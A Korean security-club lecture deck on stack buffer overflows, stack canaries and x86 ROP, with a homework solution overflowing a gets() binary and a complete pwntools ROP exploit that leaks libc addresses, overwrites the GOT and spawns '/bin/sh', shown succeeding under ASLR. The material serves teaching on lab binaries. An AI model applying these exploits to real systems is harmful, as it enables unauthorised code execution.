

2020 시스템 해킹 교육 6회

2020. 07. 24.

INDEX

- 001/ 과제 풀이
- 002/ SSP(Stack Smashing Protector)
- 003/ x86 ROP (Return Oriented Programming)

ezrtl

과제 풀이

```
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
    if(arg1 < 10) {
        if(arg1 - arg2 == 0) {
            puts("SYSEDU{This_is_Real_flag}");
        }
    } else {
        puts("NO!! bye~");
    }
}

int main()
{
    char buf[100] = "";
    gets(buf);
    return 0;
}
```

cp /home/minibeef/share_edu/ezrtl ~

ezrtl

과제 풀이

```
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
    if(arg1 < 10) {
        if(arg1 - arg2 == 0) {
            puts("SYSEDU{This_is_Real_flag}");
        }
    } else {
        puts("NO!! bye~");
    }
}

int main()
{
    char buf[100] = "";
    gets(buf);
    return 0;
}
```

buffer overflow 발생

ezrtl

과제 풀이

```
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
    if(arg1 < 10) {
        if(arg1 - arg2 == 0) {
            puts("SYSEDU{This_is_Real_flag}");
        }
    } else {
        puts("NO!! bye~");
    }
}

int main()
{
    char buf[100] = "";
    gets(buf);
    return 0;
}
```

get_flag()를 call 할 뿐만 아니라 arguments도 전달 해야 함

ezrtl

과제 풀이

```
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
    if(arg1 < 10) {
        if(arg1 - arg2 == 0) {
            puts("SYSEDU{This_is_Real_flag}");
        }
    } else {
        puts("NO!! bye~");
    }
}

int main()
{
    char buf[100] = "";
    gets(buf);
    return 0;
}
```

get_flag()를 call 할 뿐만 아니라 arguments도 전달 해야 함

Return Address

ebp+0x8, ebp+0xc

ezrtl

과제 풀이

```
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
    if(arg1 < 10) {
        if(arg1 - arg2 == 0) {
            puts("SYSEDU{This_is_Real_flag}");
        }
    } else {
        puts("NO!! bye~");
    }
}

int main()
{
    char buf[100] = "";
    gets(buf);
    return 0;
}
```

arguments가 같아야 하며 첫번째는 10보다 작아야 함

ezrtl

과제 풀이

```
gdb-peda$ pd main
```

Dump of assembler code for function main:

```
0x08048486 <+0>:    push    ebp
0x08048487 <+1>:    mov     ebp,esp
0x08048489 <+3>:    push    edi
0x0804848a <+4>:    sub     esp,0x64
0x0804848d <+7>:    mov     DWORD PTR [ebp-0x68],0x0
0x08048494 <+14>:   lea     edx,[ebp-0x64]
0x08048497 <+17>:   mov     eax,0x0
0x0804849c <+22>:   mov     ecx,0x18
0x080484a1 <+27>:   mov     edi,edx
0x080484a3 <+29>:   rep stos DWORD PTR es:[edi],eax
0x080484a5 <+31>:   lea     eax,[ebp-0x68]
0x080484a8 <+34>:   push    eax
0x080484a9 <+35>:   call    0x08048300 <gets@plt>
0x080484ae <+40>:   add     esp,0x4
0x080484b1 <+43>:   mov     eax,0x0
0x080484b6 <+48>:   mov     edi,DWORD PTR [ebp-0x4]
0x080484b9 <+51>:   leave
0x080484ba <+52>:   ret
```

End of assembler dump.

```
gdb-peda$ █
```

buffer 크기는 104 바이트

ezrtl

과제 풀이



ezrtl

과제 풀이

```
minibee@argos-edu:~/share_edu$ (python -c 'print "A"*108 + "\\x56\\x84\\x04\\x08" + "A"*4 + "\\x00\\x00\\x00\\x00" + "\\x00\\x00\\x00\\x00"') | ./ezrtl  
SYSEDU{This_is_Real_flag}
```

buffer(104) + SFP(4) + &get_flag(4) + Dummy(4) + arg1(4) + arg2(4)

Stack Smashing Protector

Stack Canary

Buffer Overflow로 인한 Return Address 변조를 방지

Stack Canary


```
#include <stdio.h>

int main()
{
    char buf[16];
    gets(buf);
}
```

```
minibee@argos-edu:~/sysedu/week6$ ./canary_test
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```


Stack Smashing Protector

Stack Canary




Stack Smashing Protector

Stack Canary



stack
canary



AAAA != 0xaabbccdd

stack smashing detected!

Stack Smashing Protector

Stack Canary

```
gdb-peda$ pd main
Dump of assembler code for function main:
0x08048426 <+0>:  push  ebp
0x08048427 <+1>:  mov   ebp,esp
0x08048429 <+3>:  sub   esp,0x10
0x0804842c <+6>:  lea   eax,[ebp-0x10]
0x0804842f <+9>:  push  eax
0x08048430 <+10>: call  0x80482e0 <gets@plt>
0x08048435 <+15>:  add   esp,0x4
0x08048438 <+18>:  mov   eax,0x0
0x0804843d <+23>:  leave
0x0804843e <+24>:  ret
End of assembler dump.
```

<stack canary X>

```
gdb-peda$ pd main
Dump of assembler code for function main:
0x08048486 <+0>:  push  ebp
0x08048487 <+1>:  mov   ebp,esp
0x08048489 <+3>:  sub   esp,0x14
0x0804848c <+6>:  mov   eax,gs:0x14
0x08048492 <+12>:  mov   DWORD PTR [ebp-0x4],eax
0x08048495 <+15>:  xor   eax,eax
0x08048497 <+17>:  lea   eax,[ebp-0x14]
0x0804849a <+20>:  push  eax
0x0804849b <+21>:  call  0x8048330 <gets@plt>
0x080484a0 <+26>:  add   esp,0x4
0x080484a3 <+29>:  mov   eax,0x0
0x080484a8 <+34>:  mov   edx,DWORD PTR [ebp-0x4]
0x080484ab <+37>:  xor   edx,DWORD PTR gs:0x14
0x080484b2 <+44>:  je     0x80484b9 <main+51>
0x080484b4 <+46>:  call  0x8048340 <__stack_chk_fail@plt>
0x080484b9 <+51>:  leave
0x080484ba <+52>:  ret
End of assembler dump.
gdb-peda$ █
```

<stack canary O>

x86 ROP

Return Oriented Programming?

Return Oriented Programming

반환(복귀 주소)

지향형

프로그래밍

*객체지향프로그래밍 : 객체(Object)가 프로그램의 주가 됨

x86 ROP

Return Oriented Programming?

gadget : 부속품

```
8048477:    e8 a4 fe ff ff    call    8048320 <write@plt>
804847c:    83 c4 0c          add     $0xc,%esp
804847f:    b8 00 00 00 00    mov     $0x0,%eax
8048484:    c9               leave
8048485:    c3              ret

80484e8:    5b              pop     %ebx
80484e9:    5e              pop     %esi
80484ea:    5f              pop     %edi
80484eb:    5d              pop     %ebp
80484ec:    c3              ret
80484ed:    8d 76 00        lea     0x0(%esi),%esi
```

x86 ROP

Return Oriented Programming?



- 함수 3개 이상 호출 어려움

- 스택 더러움

•
•
•

x86 ROP


Return Oriented Programming?

function call → pop → function call → pop → ...

중간중간에 pop 명령을 하게 되면 stack에 요소를 없애면서

정리가 됨

⇒ Return Address에 pop 명령을 넣자!



x86 ROP

Return Oriented Programming?

```
#include <stdio.h>

int main(void)
{
    char buf[100];
    read(0, buf, 256);
    write(1, buf, 100);

    return 0;
}
```

```
gcc -o rop_test rop_test.c -m32 -mpreferred-stack-boundary=2 -fno-pic -no-pie -fno-stack-protector
```

Return Oriented Programming?

0. gadget (pop pop pop ret) 구하기
1. read() 의 실제 주소 획득
2. read() - system() 거리를 계산한 후 system() 실제 주소 획득
3. BSS영역에 “/bin/sh” 쓰기
4. write() got에 system()을 got overwrite
5. 3번에서 쓴 “/bin/sh”를 인자로 write() 호출(got overwrite 된 상태)

x86 ROP

0. gadget (pop pop pop ret) 구하기

```
objdump -d rop_test | grep -B4 "ret"
```

80484e8:	5b	pop	%ebx
80484e9:	5e	pop	%esi
80484ea:	5f	pop	%edi
80484eb:	5d	pop	%ebp
80484ec:	c3	ret	
80484ed:	8d 76 00	lea	0x0(%esi),%esi

```
gdb-peda$ ropgadget
ret = 0x80482d2
popret = 0x80482e9
pop2ret = 0x80484ea
pop3ret = 0x80484e9
pop4ret = 0x80484e8
addesp_12 = 0x80482e6
addesp_16 = 0x80483c2
```

0x80484e9

x86 ROP

1. read() 의 실제 주소 획득

```
write(1, read@got, 4)
```

출력된 값 : read 실제 주소

x86 ROP


2. read() - system() 거리를 계산

```
gdb-peda$ p read - system  
$2 = 0xa8940
```

얘를 구하는 이유?

x86 ROP


2. read() – system() 거리를 계산



ASLR : 실행할 때 마다 메모리 레이아웃이 변경됨 → system 등 함수 주소를 정적인 방법으로 유추 불가능


x86 ROP

2. read() - system() 거리를 계산



하지만 라이브러리 내에서 함수 간의 거리는 같다.

2. read() - system() 거리를 계산



때문에 read의 주소와 read-system을 알면 system 주소를 알 수 있다.

x86 ROP

3. bss영역에 “/bin/sh” 쓰기

[23]	.got.plt	PROGBITS	0804a000
[24]	.data	PROGBITS	0804a018
[25]	.bss	NOBITS	0804a020
[26]	.comment	PROGBITS	00000000
[27]	.symtab	SYMTAB	00000000
[28]	.strtab	STRTAB	00000000
[29]	.shstrtab	STRTAB	00000000

read(0, bss, 8)

/bin/sh 입력

readelf -S rop_test

x86 ROP

4. write() got에 system()을 got overwrite

read(0, write@got, 4)

system 주소 입력

system 주소 = read 주소 - (read 주소 - system 주소)

x86 ROP

5. “/bin/sh”를 인자로 write() 호출

`write("/bin/sh")`

write@got는 현재 system으로 got overwrite 되었으므로

`system("/bin/sh")` 호출

x86 ROP

exploit 코드

```
# -*- coding: utf-8 -*-  
from pwn import *  
  
p = process('./rop_test')  
e = ELF('./rop_test')  
  
# 필요한 정보 변수화  
read_plt = e.plt['read']  
read_got = e.got['read']  
write_plt = e.plt['write']  
write_got = e.got['write']  
system_offset = 0xa8940  
pppr = 0x80484e9 # gdb-peda$ ropgadget  
bss = 0x804a020
```

```
# buffer overflow  
payload = 'A' * 104
```

필요한 정보들을 변수로 저장 / buffer overflow로 return address 접근

x86 ROP

exploit 코드

```
write(1, read@got, 4)
```

```
19 # 1. read() 실제 주소 획득  
20 payload += p32(write_plt)  
21 payload += p32(pppr)  
22 payload += p32(1)  
23 payload += p32(read_got)  
24 payload += p32(4)
```

```
47 read_addr = u32(p.recv()[-4:]) # 1. read() 실제 주소 획득하여 변수 저장
```

p.recv()[-4:] -> 화면에 출력되는 4바이트

x86 ROP

exploit 코드

```
48 system_addr = read_addr - system_offset # 2. read() - system()을 이용하여 system 구하기
```

x86 ROP

exploit 코드

```
read(0, bss, 8);
```

```
26 # 3. bss 영역에 "/bin/sh" 쓰기  
27 payload += p32(read_plt)  
28 payload += p32(pppr)  
29 payload += p32(0)  
30 payload += p32(bss)  
31 payload += p32(8)
```

```
51 p.send('/bin/sh\x00') # 3. bss 영역에 "/bin/sh" 쓰기
```

x86 ROP

exploit 코드

```
read(0, write@got, 4);
```

```
33 # 4. write@got에 system@plt got overwrite
34 payload += p32(read_plt)
35 payload += p32(pppr)
36 payload += p32(0)
37 payload += p32(write_got)
38 payload += p32(4)
```

```
52 p.send(p32(system_addr)) # 4. got overwrite
```

x86 ROP

exploit 코드

write("/bin/sh")

```
40 # 5. "/bin/sh"를 인자로 write() 호출 - system("/bin/sh")
41 payload += p32(write_plt)
42 payload += 'A' * 4
43 payload += p32(bss) # /bin/sh
```

x86 ROP

exploit 코드

ASLR 적용된 상태에서 exploit 확인

```
minibee@argos-edu:~/sysedu/week6$ cat /proc/sys/kernel/randomize_va_space  
2
```

```
minibee@argos-edu:~/sysedu/week6$ python exploit.py  
[+] Starting local process './rop_test': pid 31440  
[*] '/home/minibee/sysedu/week6/rop_test'  
Arch: i386-32-little  
RELRO: Partial RELRO  
Stack: No canary found  
NX: NX enabled  
PIE: No PIE (0x8048000)  
[*] system@plt = 0xf7d2ad80  
[*] Switching to interactive mode  
$ pwd  
/home/minibee/sysedu/week6  
$ ls  
core exploit.py peda-session-rop_test.txt rop_test rop_test.c  
$ █
```

x86 ROP

(실습) 공격에 필요한 정보 획득하기

```
# 필요한 정보 변수화
read_plt = # read@plt
read_got = # read@got
write_plt = # write@plt
write_got = # write@got
system_offset = # read - system
pppr = # pop pop pop ret의 주소
bss = # BSS 영역의 주소

# buffer overflow
payload = # 버퍼 크기
```

ppt 참고하여
빈칸 채워 보기

```
#include <stdio.h>

int main(void)
{
    char buf[ ];
    read(0, buf, 512);
    write(1, buf, 100);

    return 0;
}
```

버퍼 크기 다릅니다.

공격 코드 : cp /home/minibeef/share_edu/rop/exploit_practice.py ~

바이너리 : cp /home/minibeef/share_edu/rop/rop_practice ~

x86 ROP

(실습) 공격에 필요한 정보 획득하기

[공격 코드 실행]

```
python exploit_practice.py
```


다음주 웹 해킹 교육도 많은 관심 부탁드립니다.

(종강) 3주 동안 고생하셨습니다.



ARGOS



와아~

다른 해킹분야보다 훨씬 재밌고 쉬운
웹 해킹 교육이 돌아왔습니다!!

<계획>

7월 마지막 주 ~ 8월 첫째 주

-- 1,2 회 - Basics

1 회차 : HTML, JavaScript, PHP

2 회차 : form, MySQL

-- 3,4 회 - Hacking 실습

3 회차 : Web Hacking 기본

4 회차 : Web Hacking 심화

(사후 변동 가능)

단톡방에 신청 링크가 있으니
링크를 통해 신청해주세요!!

문의 : 아르고스 부회장 18학번 서연주



<웹 해킹 교육/>



<일정>

매주 화, 금 (2주 진행, 총 4회)
7/28, 7/31, 8/4, 8/7

</일정>

<내용>

웹에 대해 아무것도 몰라도 들을 수 있는 교육입니다. (엄청 순한맛)
첫 주는 웹의 기초를 배워 기본적인 웹 페이지를 만들어 볼 것이며,
그 다음에 웹 해킹에 대한 교육을 진행할 것입니다.

</내용>

<커리큘럼>

-- 1,2 회 - Basics (웹 페이지 만들기)

- 1 회차 : HTML, JavaScript, PHP
- 2 회차 : form, MySQL

-- 3,4 회 - Hacking 실습

- 3 회차 : COOKIE 변조, SQL Injection 등 실습 (기본)
- 4 회차 : 실제 웹 페이지 Hacking 실습

해킹 실습은 다양한 wargame사이트와
아르고스 CTF인 JFS에서 출제된 문제들,
그리고 실제 웹 페이지(불법아님)를 통해 진행됩니다.

</커리큘럼>

